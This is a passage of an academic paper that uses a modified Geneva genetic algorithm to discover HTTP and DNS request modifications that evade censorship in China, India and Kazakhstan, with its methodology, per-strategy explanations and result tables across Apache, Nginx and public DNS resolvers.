In this work, we do not modify Geneva's underlying genetic algorithm, but we do modify how it evaluates each candidate strategy. We evaluate strategies directly against real-world censors by using them to modify a request for forbidden resources, sending the resulting request across a censor to a destination server, and checking that the request did not trigger censorship and successfully obtained the forbidden content. Each time we train the genetic algorithm, we initialize it with a clean slate with no access to prior results or knowledge of the censorship system. Our system executes each training run for a pre-specified number of generations or until population convergence occurs. After our modified Geneva automatically discovers new evasion strategies, we follow up with manual post-hoc analysis to understand *why* and *in what conditions* the strategies work.

We note that our system is tolerant to transient network failures. Some transient failures are self-correcting: for example, during training a transient failure of the censorship system itself could cause a strategy to be mistaken as successful. In subsequent generations however, the strategy would (correctly) fail, receive a negative fitness, and not propagate to future generations, and this is handled under the hood within Geneva's existing genetic algorithm [14].

HTTP Evaluation To evaluate HTTP strategies, our system makes a request that either contains a forbidden Host header, or a forbidden keyword in the request string. To train for HTTP strategies, we run our system from vantage points we control within a censored country and make a request to a server we control outside the censored country. This allows us to control the server type and version.

Our design must account for the effects of *residual censorship*. In China, for 90 seconds after the censor tears down a forbidden request, any follow-up request to the same three-tuple (server IP, server port, and client IP) will result in censorship, even if that request is benign. Fortunately, China's HTTP censorship is active on every destination port. Therefore, we use a different destination port within a large range of ports for every strategy, and forward all of these ports to a single

port the server runs on. With this design, we are able to train quickly without suffering the effects of residual censorship.

DNS Evaluation To evaluate DNS strategies, our system applies each strategy to a DNS request that contains a DNS Question Record for a forbidden domain.

Recall that the Great Firewall of China runs three separate DNS censorship systems, and any subset of them can respond to a forbidden query. The GFW does not drop the offending query packet, so in addition to the DNS injectors, the intended destination of the request will also receive it and respond. As a consequence, if a client within China makes a forbidden DNS query to a reachable DNS server outside of China, the client could get anywhere from 0 to 4 DNS responses (up to three from the injectors, optionally followed by the real uncensored response). Since any strategy could affect the response or any of the censors or the destination server itself, it is difficult to identify whether a given DNS response constitutes censorship without issuing a follow-up query to the IP address in the response, which is slow.

To avoid this problem, we run training for DNS outside of China. To evaluate a strategy, our system applies the strategy to a query for a forbidden domain (such as `google.sm`). First, the resulting modified query is sent to an uncensored DNS server, such as an open resolver, like Google's `8.8.8.8`. If the strategy successfully gets a response from the DNS server, we know the query is valid, and the strategy receives a higher fitness value. Next, we send the same modified query into China to a machine under our control that is not running any DNS server at all. In this case, if the query gets any DNS responses, we know these responses originated from the Great Firewall (and punishes the strategy's fitness value).

Importantly, as with HTTP (and applications from prior work), we give a lower fitness value to a strategy that breaks the underlying request than if the resulting request was still valid but experienced censorship. This encourages the genetic algorithm to explore the space of strategies that preserve the validity of the original request, but can impact the censor.

3.4 Evasion Proxy for Ease of Use

To make our strategies useful for real users, we developed a standalone "proxy" application, which applies a given strategy to live traffic. This proxy application accepts the original strategy syntax, so any of the strategies presented herein can be copied and used, with no further set up. We tested this proxy by browsing with it through our vantage point in India to multiple forbidden websites, and validate that these strategies can be used on real user traffic. We make this proxy available with our publicly released code.

DNS Resolver Org.	Resolver Address
Cloudflare	1.1.1.1
Google	8.8.8.8
Quad9	9.9.9.9
OpenDNS	208.67.222.222
CleanBrowsing	185.228.168.168
ComodoSecure	8.26.56.26
DNS.Watch	84.200.69.80
Verisign	64.6.64.6

Table 1: DNS Open Resolvers we conduct experiments with. All of these open resolvers are accessible from within China.

4 Experiment Methodology

In this section, we describe our experiment methodology for training our system. As we will see, many application-layer strategies only work with specific destination servers; therefore, we need to repeatedly train to different popular servers for DNS and HTTP.

HTTP Servers On September 3rd 2020, we downloaded a list of the most popular HTTP servers currently in use from W3Techs [2] and BuiltWith [3]. According to both resources, Apache[1] was the most popular (with 36.5% and 35% estimated market share from each respective resource) and Nginx[2] was the second most popular (with 32.5% and 34% share respectively). W3Techs identified Cloudflare's hosting as the third most popular (15.7%), and both identified Microsoft IIS as the next most popular (7.9% and 13% respectively). For this work, we choose to focus on the servers with the maximal market share: Apache and Nginx. Deployments of Apache and Nginx span many versions; we selected the four most popular versions for each, according to W3Techs [2], specifically 2.4.6, 2.4.18, 2.4.29, and 2.4.43 for Apache and 1.13.4, 1.14.1, 1.16.1, and 1.19.0 for Nginx.

DNS Resolvers Most DNS traffic is handled by large resolvers; in 2019, DNS Observatory studied over 1 trillion DNS transactions and found that over 60% of them were handled by just 1,000 nameservers and flowed to authoritative servers run by less than 10 organizations [36]. For this reason, we choose to train directly with the most popular open resolvers. We tested if these resolvers are affected by IP-blocking censorship by making innocuous DNS lookups from our vantage point within China, and found that none are affected and all are reachable. See Table 1 for a full list of the resolvers against which we test.

Vantage Points We obtained vantage points in China (Beijing), India (Bangalore), and Kazakhstan (Almaty) to use in our experiments. We also set up servers we controlled in un-

[1] https://www.apache.org
[2] https://www.nginx.com

censored countries in Europe (Ireland), Japan (Tokyo), and the United States (at our university) to conduct experiments.

To train our system in these countries, our system triggers censorship depending on the country and type of censorship. For HTTP, in India and Kazakhstan, we sent an HTTP request with a forbidden domain in the Host header (`youporn.com`). Recall that China censors HTTP both by censoring keywords in the HTTP parameter list and by examining the Host header, so we train in China against both types of censorship (specifically, using the forbidden word `ultrasurf` as an HTTP parameter and `youporn.com` in the Host header). For DNS, we send a DNS query containing a question for a domain forbidden by China between two hosts we control across the censor. Recall that the landscape of DNS censorship is more complex in China than with HTTP, with three parallel DNS censorship injectors. We specifically choose to train with only those domains that are affected by all three censorship systems, such as `google.sm`.

Like all censorship research, our results are limited by the censorship we can access and test with; still, we believe that testing against three different censors for HTTP and DNS is sufficient breadth to demonstrate the generalizability of this technique.

HTTP Experiment Methodology We ran our experiments over the span of seventeen months, starting in December 2020. We evaluated against a diverse set of censorship types: India, Kazakhstan, China-Host, and China-keyword. For all four types of censors, and for all eight types/versions of HTTP servers, we conducted 5 training runs (160 in total). Each training run executed with a population pool of 500 individuals for 50 generations.

For each HTTP server, for training runs with Host header based censorship, we configure the server with a `VirtualHost` to require the Host header; this prevents a strategy from "succeeding" by simply removing, or mangling the forbidden value from the request. For keyword-based censorship training, the fitness function requires that the forbidden keyword is present in the outbound request. Note also that we limited our system to only actions at the application layer space, so TCP segmentation is not permitted, and the fitness function cannot make additional requests.

To avoid residual censorship in China, we ensured that no two strategies used the same destination port within a 90-second window. In particular, we allocated 15,000 contiguous ports, assigned each port to one strategy, and used `iptables` on the server to redirect all of these ports to a single port that hosted the server. Since residual censorship lasts for 90 seconds, we evaluated fewer than 167 strategies per second (15,000/90) so as not to exhaust our ports.

We evaluate each strategy serially, with no sleep in between. On average, the fitness function for HTTP evaluates 1-2 strategies per second and each HTTP request is initially 40 bytes. For example, an initial HTTP request (before it is modified by a strategy) in India is:

```
GET / HTTP/1.1\r\n
Host: youporn.com\r\n\r\n
```

We also tested if this technique is applicable to servers outside our control by training to 12 censored domains over HTTP (6 in KZ, 6 in IN); we show the successful results of these experiments in §5.3.

DNS Experiment Methodology For DNS, we chose to train against all three of China's DNS Injectors simultaneously, so the resulting strategies could be applied to any forbidden domains. We can do this by using a domain that appears on all three injectors' block-lists. We reached out to Anonymous et al.—who originally discovered that the GFW's DNS infrastructure was powered by three injectors—and the authors provided a list of domains that appeared on each injectors' block-lists [8]. By choosing which domain name we used to trigger censorship, we can tailor our training to specific DNS injectors. For this work, we chose to use `google.sm`, which appears on the block-lists for all three injectors.

For each of the 8 DNS resolvers we train with, we conduct 5 training runs. We use the same hyperparameters for training as with HTTP: each training run is executed with a population pool of 500 individuals over 50 generations.

Since DNS runs on UDP, the fitness function can evaluate the strategies much more quickly—about 20 strategies per second—and each request is initially 27 bytes. The total network load for DNS training to an open resolver is approximately 11kbps, and lasts than less approximately 20 minutes per training run; these network loads should be negligible for resolvers of this size. Fortunately, residual censorship is not a concern for DNS in China, allowing us to train more quickly.

Post-Hoc Analysis After each training run for DNS and HTTP, we perform manual analysis to investigate the strategies our system discovers and perform manual experiments to understand why each strategy works. We also follow precedent from prior Geneva work: after each training run, we disable any fields or actions that dominated the search space to encourage strategy diversity. For example, if the first training run discovers that any changes to a specific field always evade censorship and those strategies quickly dominate, we remove that field from the proceeding training runs to encourage the algorithm to discover new strategies.

Strategy Success Rates After we completed all the training runs, we re-tested every discovered strategy against every other server version in each country. We tested every DNS strategy 1,000 times and HTTP strategy 100 times. We did not observe any differences in the success rates of our strategies from when they were initially collected to this success rate testing.

Manual Verification To confirm that the strategies we discovered work the way we expect, we performed several additional manual verification steps. First, we manually ran every

strategy presented in this paper against every server type and confirmed we receive the correct server response page. For a more rigorous check for a subset of our servers, we also compared server responses to unmodified requests and requests modified by our strategies and confirmed they were byte-wise identical. Finally, as mentioned in §3.4, we manually tested a sample of strategies in India with a real web browser using our proxy server and validated that we could browse blocked websites successfully. We emphasize that these manual steps were done strictly for verification and understanding; our modified Geneva discovered the strategies in a fully automated fashion.

5 HTTP Results

In this section, we will detail our results from training our system against various forms of HTTP censorship around the world. Specifically, we train against Host- and Keyword-based censorship in China, and Host-based censorship in India and Kazakhstan. For a strategy to succeed, it must modify a request sufficiently to evade censorship, while still being accepted by the destination server.

5.1 Summary Results

We only report on strategies for which at least one HTTP server we tested correctly responded. For each successful strategy, there are often many ways to craft successful variants of that strategy that functionally do the same thing. Thus, to give a more conservative count of the number of strategies we discover, we only report on strategies that work for a unique reason.

In total, we identify 77 unique HTTP strategies. We manually performed experiments to understand how they work and determine their success rate against each country and HTTP server. The strategies' success around the world varies, but we were able to find multiple strategies against every censor we trained against. We found the most successful strategies against Airtel's censorship in India: of the 77 strategies we discovered, an 56 of them bypassed the Indian censor. A total of 29 strategies bypass the Kazakhstani censor. In China, we found a total of 22 evasion strategies that evaded path-based censorship, and 27 strategies that evaded the host-based censorship.

As we will see, the number of strategies we discover against each censor does not necessarily imply that the censor is non-compliant with the RFCs. On the contrary, our results suggest that the *more* RFC-compliant a censor is, the more opportunities there are for evasion.

Due to space constraints, we cannot discuss every strategy we discovered. Instead, in this section, we will describe each strategy family and give examples of where and why they work. We list all 77 unique HTTP strategies in Tables 2 and 4.

5.2 Evasion Strategies

Version Mangling The first strategy we discuss is surprisingly simple: corrupting the HTTP version. The resulting request would seem to be in violation of the RFC, as RFC 7230 (Section 2.6), specifies that servers should respond with an error page if they receive an unknown version. However, the RFC also admits that a server may respond anyway "if it is known or suspected that the client incorrectly implements the HTTP specification and is incapable of correctly processing later response versions". We find that several server versions (Apache 2.4.6 and 2.4.18) choose to be maximally permissive and ignore malformed versions, responding normally. We also find that the tested versions of Nginx will respond normally if the version is corrupted by inserting a `%` character (`%25`).

This strategy evades censorship for both types of HTTP censorship in China, which is surprising: the HTTP version appears *after* the path that contains the forbidden keyword. This suggests that the censor validates the HTTP Version or will only perform DPI on the packet if the Version has an expected value. Version mangling also defeats censorship in India.

Kazakhstan, on the other hand, will censor a request with a corrupted version unless enough bytes are inserted into the field to lengthen it to 1,434 bytes long. At this point, the censor ignores the request, and we can evade successfully. We do not believe the Kazakhstani censor is doing any validation of the version; instead, we believe it is more likely that the censor has a limit to the number of bytes it will buffer before processing it.

Four Element Request Line The HTTP RFCs specify that the request line should be split on whitespace between the three request line parameters. We discovered a class of strategy that inserts a space into the middle of a field within the path or the version, in such a way that the important aspects of the path and HTTP parameters can still be understood. We believe this strategy works for the same reason that HTTP version mangling does. When a censor's DPI splits the request line, the third component is no longer a well-formed HTTP version. These strategies are also in violation of the RFC, but are still understood by versions of Apache.

The reason these strategies work is the initial path is being interpreted as the real path, HTTP server logs confirmed this, whereas the whitespace is creating a new request line element that might be interpreted as the version. We found these strategies worked in China and India, but not in Kazakhstan, which is consistent with our results from HTTP Version mangling.

Changing Case In HTTP requests, there are some components that the RFCs specify should be case-sensitive, including the method (RFC7230 Section-3.1.1) and version (RFC7230 Section-2.6), while others that should be case-insensitive, like header names (RFC7230 Section-3.2). We discovered strategies that change the case of the method, version, or of the `Host` header name itself (such as to `host`). All



(a) *Request Line Whitespace*: Inserting an extra space between the Method and Path evades Host-based censorship in China. The censor assumes that there will only be one whitespace character in that location, but the RFC [31] permits more.



(b) *Induced Segmentation*: Evades Airtel's censorship in India by forcing the request to be segmented across two TCP packets. The entire request, with headers, is larger than the Ethernet MTU, but India's censorship does not properly handle segmentation.



(c) *Sandwich Strategy*: Evades keyword- and Host header-based censorship in China. This breaks the parsing in such a way that the censor cannot process the host header, which is needed for path reconstruction.

Figure 3: **Examples of three HTTP strategies we discover.** Each of these strategies defeats censorship for a different censor or mechanism (Header-based in China, in India, and Keyword-based in China).

of these work in India, but do not work in China or Kazakhstan. These strategies tell us that the Airtel censor is too strict in how it processes HTTP requests.

Request Line Whitespace RFC 7230 specifies that a single space should delimit between the Method, Path, and Version fields, but that servers should ignore extraneous whitespace before the method and after the version, and treat any contiguous blocks of whitespace as a single space [31, Section 3.5]. The RFC classifies "whitespace" as space (URL-encoded: %20), horizontal tab (%09), vertical tab (%0B), form feed (%0C), or bare carriage return (%0D). It also states that servers should treat newlines (%0A) as a \r\n, or the intended line delimiter.

These rules permit a wide variety of ways to modify a request line without altering syntax, and we found a total of 33 unique strategies that take advantage of inserting some form of whitespace within the request line. Some of these strategies are simple: in China, we can insert a single additional space after the HTTP Method and evade Host-based censorship (though this does not work for keyword-based censorship). We present an example in Figure 3(a) . Other strategies in this family are more complicated: in Kazakhstan, if a strategy inserts 1,434 whitespace characters after any item in the request line, it will evade the censor. We find that the strategy can get away with inserting only one whitespace character if it inserts it before the method. The Indian censor we tested was the most brittle with respect to whitespace. We discover other strategies in this class that work by inserting certain patterns of additional whitespace between the HTTP version and the \r\n. For example, appending a \n\t to the Version is not sufficient to evade the Indian censor, but \n\t\n\t, (or any number of spaces), will evade.

Although not all of our servers under test correctly responded to all of these strategies, most of them did, and whitespace-inserting strategies remain the strategy class that is most broadly successful across server and censor types.

Host Header Whitespace Similar to inserting whitespace around the request line, we also discovered 21 strategies that involve inserting certain amounts of specific whitespace characters around the Host header. RFC 7230 defines the correct format for headers as:

```
<NAME>:<OPT WSPACE><VALUE><OPT WSPACE>
```

where <OPT WSPACE> is optional whitespace, consisting only of spaces and horizontal tabs (RFC 7230, section 3.2) [31]. Strategies in this class insert additional whitespace into the optional whitespace locations or even around the header name itself.

In China, inserting whitespace before the header name (which is not RFC compliant), successfully evades Host-based censorship, but not path-based censorship. This suggests the GFW fails to parse headers that begin with whitespace, but it can still parse and identify forbidden keywords in the path. In India, we find that if a strategy inserts a whitespace character before or after the Host header name, or a single newline character around the Host header value, it will evade the censor.

In Kazakhstan, we found similar rules for which strategies work and why. We find that inserting one space after the header value or anywhere around the name evades. Using tabs or newlines instead of spaces works only slightly changes the requirements: inserting one tab anywhere around the header name or value or a newline anywhere except the end of the header, evades censorship.

Induced Segmentation One simple-seeming strategy we discovered in India works by simply inserting more data anywhere in the request to make it at least 1,449 bytes long. We present an example in Figure 3(b) . What is special about this number of bytes? With an HTTP request at least 1,449 bytes long, the added bytes for IP (20 bytes), and TCP headers (32 bytes, including the timestamp option) total 52, bringing the request size up to 1501 bytes. Since this is exactly one byte past the Ethernet MTU (1500 bytes) [40], we conclude that this strategy works by inducing segmentation. Prior work has found that the Indian censor can be evaded by simple segmentation, which supports this hypothesis [13].

We observe a similar strategy in Kazakhstan, but slightly more complexity is required. Instead of inducing segmenta-

tion anywhere in the request, our system discovered that if a strategy induces segmentation specifically at the byte index between the Host header name and value, it will evade censorship. It accomplishes this by inserting enough bytes such that the 1,449th byte is the last byte before the host header value, and the final two bytes before the host header value must both be spaces. We do not understand why two spaces are required for this strategy to work. These strategies are perfectly RFC-compliant, and every server we tested responded correctly. We found no evidence that this type of strategy has any effect on China's censors, however many of these strategies still evade in China due to other unrelated reasons, such as whitespace insertion or long header names.

Path Confusion Another family of strategies we discovered involves adding characters, parameters, or anchors to the path that are ignored by the server, but processed by the censor. For example, the strategy that inserts a single `?` *before* the start of the path evades in India and China (for both header and keyword censorship). Technically, `?` is only allowed to start a path if the path is empty, but we find that every Apache version we tested still correctly processed the path and the request. Another strategy in this family works by inserting a new very long HTTP parameter (at least 1,003 bytes long) before the forbidden keyword; this only works in China.

Host Header Shield The next strategy we discuss evades China's keyword and host-based censorship. Recall that inserting a single space after the HTTP Method is sufficient to evade China's Host-based censorship, but does not evade its keyword censorship. Our system found that by *also* inserting a new header before the host header with a header name that is at least 64 bytes long, it could evade both keyword and Host censorship simultaneously. This only works if whitespace is inserted before the HTTP Method or between the Method and Path, not anywhere else in the request line.

Why does this strategy work? It seems strange that adding a space before the path is required to evade Host-based censorship, and adding a long header before the Host header is required to evade keyword-based censorship (although we note this is sufficient on its own to evade header censorship). Our results suggest that a 64+ byte header name prevents the GFW from reading any further headers, which explains why the longer header is enough to defeat header censorship. We believe that the added space in the request line forces the GFW to look for the Host header before it processes the path. If the strategy does not include the modified header, or includes it after the Host header, the GFW inspects the path correctly, but if we interfere with this search for the Host header, the GFW fails to check the contents of the path.

Sandwich Strategy The last type of strategy we will analyze creates a sandwich of headers around the Host header, and we find that if these headers are crafted in the correct way, we can bypass keyword and header censorship in China and India. We present an example in Figure 3(c) .

In China, we find the following constraints:

- The first header that appears in the packet must have at least 64 characters in the header name.
- Enough data must be transferred in the headers such that some header's value starts at least 1280 bytes away from the start of the headers (first character of header value is at least the 1281st byte after the request line)
- The last header must be at least 129 bytes total (including ending `\r\n` and the separator ":")
- The Host header cannot be the first or last header.

This type of strategy works in both header- and path-based censorship, though we note it is technically overkill to defeat header-based, as a single long (64+ byte) header is enough. We also found that many sandwich strategies work in India, but only because the header size induces segmentation.

5.3 External Validation

To demonstrate that this approach works without control of the destination server, we trained our system against 12 censored domains (6 in Kazakhstan and 6 in India). We downloaded CitizenLab's censorship test lists for India and Kazakhstan [18], and tested all the domains to identify which were censored, and then chose 6 randomly for each country. We do not know the type or version of these servers.

Our system successfully identified evasion strategies for every domain we tested. Across these twelve experiments, we discovered 13 unique strategies, 7 of which do not work on any of the other HTTP servers we tested. These experiments demonstrate the generalizability of this technique to new application servers, and underscore the importance of having an automated solution in this space.

Method Mangling Here, we showcase a surprising class of strategies we discovered during this validation phase. This strategy works by simply corrupting the HTTP method and replacing it with another string. Note that this is absolutely not RFC-compliant; RFC 7231 (Section 4) specifically mentions that any non-conforming method should be denied [32]. However, we find that some HTTP servers, when confronted with an HTTP method they do not recognize, choose to default to an HTTP `GET` request and respond as normal. We found this behavior only on a subset of HTTP servers that hosted censored domains outside our control, and we identified that nginx 1.10.3 responds to this query. The Apache and Nginx server versions we controlled did not respond to these requests with invalid methods.

None of the censors we tested could censor this strategy, including for both China's Host-based and keyword-based censorship. This suggests that the censors validate or require a valid HTTP Method before processing the rest of the request.

		Apache 2.4.X				Nginx 1.X.X				Country			
Family	**Strategy**	**6**	**18**	**29**	**43**	**13.4**	**14.1**	**16.1**	**19.0**	**CN-H**	**CN-K**	**IN**	**KZ**
Case Sensitivity	[HTTP:host:*]-changecase{lower}-|	✓	✓	✓	✓	✓	✓	✓	✓	-	-	✓	-
	[HTTP:host:*]-changecase{upper}-|	✓	✓	✓	✓	✓	✓	✓	✓	-	-	✓	-
Four Element Request Line	[HTTP:version:*]-insert{%09:middle:value:14}-|	✓	✓	-	-	-	-	-	-	✓	✓	✓	-
	[HTTP:path:*]-insert{%09:end:value:1434}-| [HTTP:path:*]-insert{1:start:value:507}-|	✓	✓	-	-	-	-	-	-	-	✓	✓	-
	[HTTP:path:*]-insert{%20:end:value:1}-| [HTTP:path:*]-insert{g:end:value:1013}-|	✓	✓	-	-	✓	✓	✓	✓	-	✓	✓	-
Host Header Shield	[HTTP:path:*]-insert{%20:start:value:1}-| [HTTP:host:*]-duplicate(replace{/:name:64} (replace{/?ultrasurf:value},),)-|	✓	✓	-	-	✓	✓	✓	✓	✓	✓	-	-
	[HTTP:host:*]-duplicate(replace{a:name:64},)-|	✓	✓	✓	✓	✓	✓	✓	✓	✓	-	-	-
	[HTTP:method:*]-insert{%09:end:value}-| [HTTP:host:*]-duplicate(replace{a:name:64},)-|	✓	✓	-	-	-	-	-	-	-	-	✓	✓
	[HTTP:method:*]-insert{%0A:start:value:1}-| [HTTP:host:*]-duplicate(replace{%2F:name:64},)-|	✓	✓	-	-	✓	✓	✓	✓	-	-	✓	✓
	[HTTP:method:*]-insert{%20:end:value:1}-| [HTTP:host:*]-duplicate(replace{%2F:name:64},)-|	✓	✓	-	-	✓	✓	✓	✓	✓	✓	-	-
	[HTTP:path:*]-insert{%20:start:value:1}-| [HTTP:host:*]-duplicate(replace{%C2%B0:name:32},)-|	✓	✓	-	-	✓	✓	✓	✓	✓	✓	-	-
Host Header Whitespace	[HTTP:host:*]-duplicate(insert{%0A:end:value:1},)-|	✓	✓	-	-	✓	✓	✓	✓	-	-	✓	-
	[HTTP:host:*]-duplicate(insert{%0A:random:name:1},)-|	-	-	-	-	✓	✓	✓	✓	-	-	✓	-
	[HTTP:host:*]-duplicate(insert{%20%0A:end:name:1},)-|	-	-	-	-	✓	✓	✓	✓	-	-	✓	-
	[HTTP:host:*]-insert{%09:end:name}-|	✓	✓	-	-	-	-	-	-	-	-	✓	✓
	[HTTP:host:*]-insert{%09:end:value:1}-|	✓	✓	✓	✓	-	-	-	-	-	-	-	✓
	[HTTP:host:*]-insert{%09:start:value:1}-|	✓	✓	✓	✓	-	-	-	-	-	-	-	✓
	***[HTTP:host:*]-insert{%0A%0A:start:value:1}-|	-	-	-	-	-	-	-	-	-	-	✓	✓
	[HTTP:host:*]-insert{%0A%20:start:value:1}-|	✓	✓	-	-	-	-	-	-	-	-	✓	✓
	[HTTP:host:*]-insert{%0A:end:value:1}-|	✓	✓	-	-	✓	✓	✓	✓	-	-	✓	-
	[HTTP:host:*]-insert{%20%0A:start:name:1}-|	-	-	-	-	✓	✓	✓	✓	✓	-	✓	✓
	[HTTP:host:*]-insert{%20:end:name:1}-|	✓	✓	-	-	-	-	-	-	-	-	✓	✓
	[HTTP:host:*]-insert{%20:end:value:1}-|	✓	✓	✓	✓	✓	✓	✓	✓	-	-	-	✓
	***[HTTP:host:*]-insert{%20:start:name:1}-|	-	-	-	-	-	-	-	-	✓	-	✓	✓
	***[HTTP:host:*]-insert{%20:start:value:2}-|	-	-	-	-	-	-	-	-	-	-	-	-
Long Request	[HTTP:path:*]-replace{/:value:1434}-|	✓	✓	✓	✓	✓	✓	✓	✓	-	-	✓	-
	[HTTP:host:*]-insert{%20:start:value:1413}-|	✓	✓	✓	✓	✓	✓	✓	✓	-	-	✓	-
	[HTTP:host:*]-insert{%20:start:value:1434}-|	✓	✓	✓	✓	✓	✓	✓	✓	-	-	✓	✓
	[HTTP:method:*]-duplicate(,replace{a:name:1407})-|	✓	✓	✓	✓	✓	✓	✓	✓	✓	-	✓	-
	[HTTP:method:*]-insert{%09:end:value:2568}-|	✓	✓	-	-	-	-	-	-	-	-	✓	✓
	[HTTP:method:*]-insert{%0A:start:value:4336}-|	-	-	-	-	✓	✓	✓	✓	✓	✓	✓	✓
	[HTTP:method:*]-insert{%20:end:value:1413}-|	✓	✓	-	-	✓	✓	✓	✓	✓	-	✓	-
	[HTTP:method:*]-insert{%20:end:value:1720}-|	✓	✓	-	-	✓	✓	✓	✓	✓	-	✓	✓
	[HTTP:path:*]-duplicate(replace{a:name:1} (insert{a:start:value:1408},),)-|	✓	✓	✓	✓	✓	✓	✓	✓	-	-	✓	-
	[HTTP:path:*]-insert{%0D:end:value:1434}-|	✓	✓	-	-	-	-	-	-	✓	✓	✓	-
	[HTTP:path:*]-insert{%20:end:value:1413}-|	✓	✓	-	-	✓	✓	✓	✓	-	-	✓	-
	[HTTP:path:*]-insert{%20:start:value:1}-| [HTTP:path:*]-replace{3:value:511} (insert{&:start:value},)-|	✓	✓	-	-	✓	✓	✓	✓	✓	✓	-	-
	[HTTP:path:*]-insert{%23:end:value:1413}-|	✓	✓	-	-	✓	✓	✓	✓	-	-	✓	-
	[HTTP:path:*]-insert{%23:end:value:1} (insert{%C3:end:value:470},)-|	✓	✓	-	-	✓	✓	✓	✓	-	-	✓	-
	[HTTP:path:*]-insert{%3F:end:value:1413}-|	✓	✓	✓	✓	✓	✓	✓	✓	-	-	✓	-
	[HTTP:path:*]-insert{%3F:start:value:1413}-|	✓	✓	✓	✓	-	-	-	-	✓	-	✓	-
	[HTTP:path:*]-replace{/:value:1414}-|	✓	✓	✓	✓	✓	✓	✓	✓	-	-	✓	-
	[HTTP:version:*]-insert{%20:end:value:1434}-|	✓	✓	-	-	✓	✓	✓	✓	-	-	✓	✓
	[HTTP:version:*]-insert{%20:start:value:1434}-|	✓	✓	-	-	✓	✓	✓	✓	-	-	✓	✓
	[HTTP:version:*]-insert{%25:middle:value:1434}-|	✓	✓	-	-	-	-	-	-	✓	✓	✓	✓
	[HTTP:version:*]-insert{%C2%81:end:value:773}-|	✓	✓	-	-	-	-	-	-	-	-	✓	✓
	[HTTP:version:*]-insert{%C3%8B:middle:value:717}-|	✓	✓	-	-	-	-	-	-	✓	✓	✓	✓

Table 2: HTTP evasion strategies and where they succeed. A strategy is successful against a nation if it evades that nation's censor. A strategy is successful to a server if it evades in at least one country and is accepted by the server. CN-H and CN-K stand for the China Headers and China Keyword modes respectively. "***" denotes a strategy found against a live server we did not control; though these evade in some of our tested countries, but do not receive responses from the servers we tested. This table is continued in the Appendix in Table 4.

Strategy Family	Example Strategy	CF	OD	CB	CS	DW	Q9	V	G
Elevated Count	[DNSQR:qname:*]-tamper{DNS:qdcount:replace:2}-|	✓	-	-	-	-	-	-	-
	[DNSQR:qname:*]-tamper{DNS:ancount:replace:1}-|	✓	✓	-	-	-	-	-	-
Elevated Count w/ Reserved- and Truncated-bits	[DNS:*:*]-tamper{DNS:nscount:replace:1} (tamper{DNS:z:replace:1} (tamper{DNS:tc:replace:1},),)-|	✓	✓	✓	-	-	-	-	-
DNS Compression	[DNS:*:*]-tamper{DNS:qd:compress} (tamper{DNS:qdcount:replace:2},)-|	✓	-	-	-	-	-	-	✓
Multibyte Query Injection	[DNSQR:qname:*]-duplicate(,replace{%C2%91:name:957})-|	-	-	-	✓	✓	✓	✓	-
Multibyte Query Injection w/ Elevated Count	[DNSQR:qclass:]-tamper{DNS:ancount:replace:98}-| [DNSQR:qtype:]-replace{%C3%95:name:262}-|	✓	✓	-	-	-	-	-	-

Table 3: Summary of the five DNS strategy families we discover that defeat all three DNS injectors simultaneously, and which DNS resolvers respond to them: Cloudflare (CF), OpenDNS (OD), CleanBrowsing (CB), ComodoSecure (CS), DNS.Watch (DW), Quad9 (Q9), Verisign (V), and Google (G). Our system successfully identified strategies for every DNS resolver, and also identified four more unique variants to these strategies that only disabled a subset of the injectors.

6 DNS Results

We trained our system against all three of China's DNS injectors by using a domain that is on all three blocklists ("google.sm") to eight different open resolvers (see Table 1). In prior work, researchers identified that these different DNS injectors could be differentiated based on the fields set in the DNS responses. To avoid ambiguity, we will refer each of the three injectors using the same terminology as Anonymous et al. [8] and identify them by idiosyncratic fields they set in their response headers: Injector #1 (TTL=60, AA=1, DF=0), Injector #2 (AA=0, DF=1), and Injector #3 (AA=0, DF=0, IPID=0).

In total, we discovered 9 unique strategy types, 5 of which defeat all three injectors simultaneously. After our training runs, we performed manual analysis of the strategies to understand why they worked against each DNS injector. For each of the success rates below, we test each strategy 1000 times. See Table 3 for the full breakdown of results. Note that these strategies only apply to unencrypted DNS, as the header fields of encrypted DNS would not be visible to the adversary.

Elevated Count The simplest family of strategy types we discovered works by simply increasing the values of any combination of the count fields in the DNS request: `qdcount` (number of questions; default 1), `ancount` (number of answers; default 0), `arcount` (number of additional records; default 0), or `nscount` (number of name server resource records; default 0). Table 3 shows an example strategy in which the `qdcount` is set to 2, despite there being only a single query in the request, and another example that elevates the answer count to 1. All of these strategies are in violation of the RFC. Surprisingly, each of the GFW's injectors and open resolvers respond differently depending on which field we modify.

Elevating the `qdcount` field evades all three GFW injectors with 100% success rate, but only Cloudflare will respond to the query. Elevating the `ancount`, `arcount`, or `nscount` evade only DNS injectors 2 and 3. Cloudflare responds to all of these queries, OpenDNS responds only to elevated `ancount` and `nscount`, and none of the other resolvers responded to any of them.

Elevated Count with Reserved- and Truncated-bits The next strategy we discover works by increasing the `nscount` to 1 (which evades GFW injector #2 and #3), setting the reserved `z` field to 1, and setting the `tc` (truncated) bit to 1. The combination of the truncated field and reserved field both being set to 1 evades injector #1 with approximately 50% success rate. Therefore, if this strategy is used with a domain blocked by injector #2 or #3, it will evade with 100% reliability, but if the domain is also included on injector #1's blocklist, it will only evade with 50% reliability. Frankly, we do not understand the cause of why this strategy works only 50% of the time against injector #1.

DNS Compression The next strategy we discover works by performing DNS compression on the DNS query and then increasing the `qdcount` field to 2. DNS compression (defined by RFC 1035 [50]) works by splitting the DNS query across multiple records at the separator. This strategy is related to the Elevated Count strategies, but uses DNS compression to increase the number of DNS Question Records in the packet to actually be 2. Technically, since the domain is compressed across multiple DNS question records, the request has two DNS Question Records attached to it, even though they only comprise one DNS Question. This strategy evades all three DNS injectors with 100% reliability, but is only supported by Google and Cloudflare. We note that DNS compression alone does not evade censorship, it must be paired with the elevated `qdcount`.

Multibyte Query Injection The next strategy type we discover relies on injecting new text into the requests; specifically, it creates a second DNS Question Record *after* the forbidden query containing a request for a domain filled with 2-byte-wide multibyte UTF-8 characters. Surprisingly, all three of the GFW's injectors have problems handling requests that contain multibyte characters, but a different number of multibyte characters is required to evade each injector. Evad-

ing injector #1 requires at least 241 2-byte-wide multibyte characters; evading injector #3 requires at least 482 (precisely twice as many). Injector #2 can be evaded with a 36% success rate with 721 2-byte-wide multibyte characters; any fewer fails to evade. This success rate can be increased to 97% with at least 1,334 multibyte characters.

Interestingly, not all multibyte characters work: for all three injectors, only the characters within the range of `%C[2-F]%[80-BF]` succeed, and only 2-byte-wide characters work; 3-byte-wide characters do not.

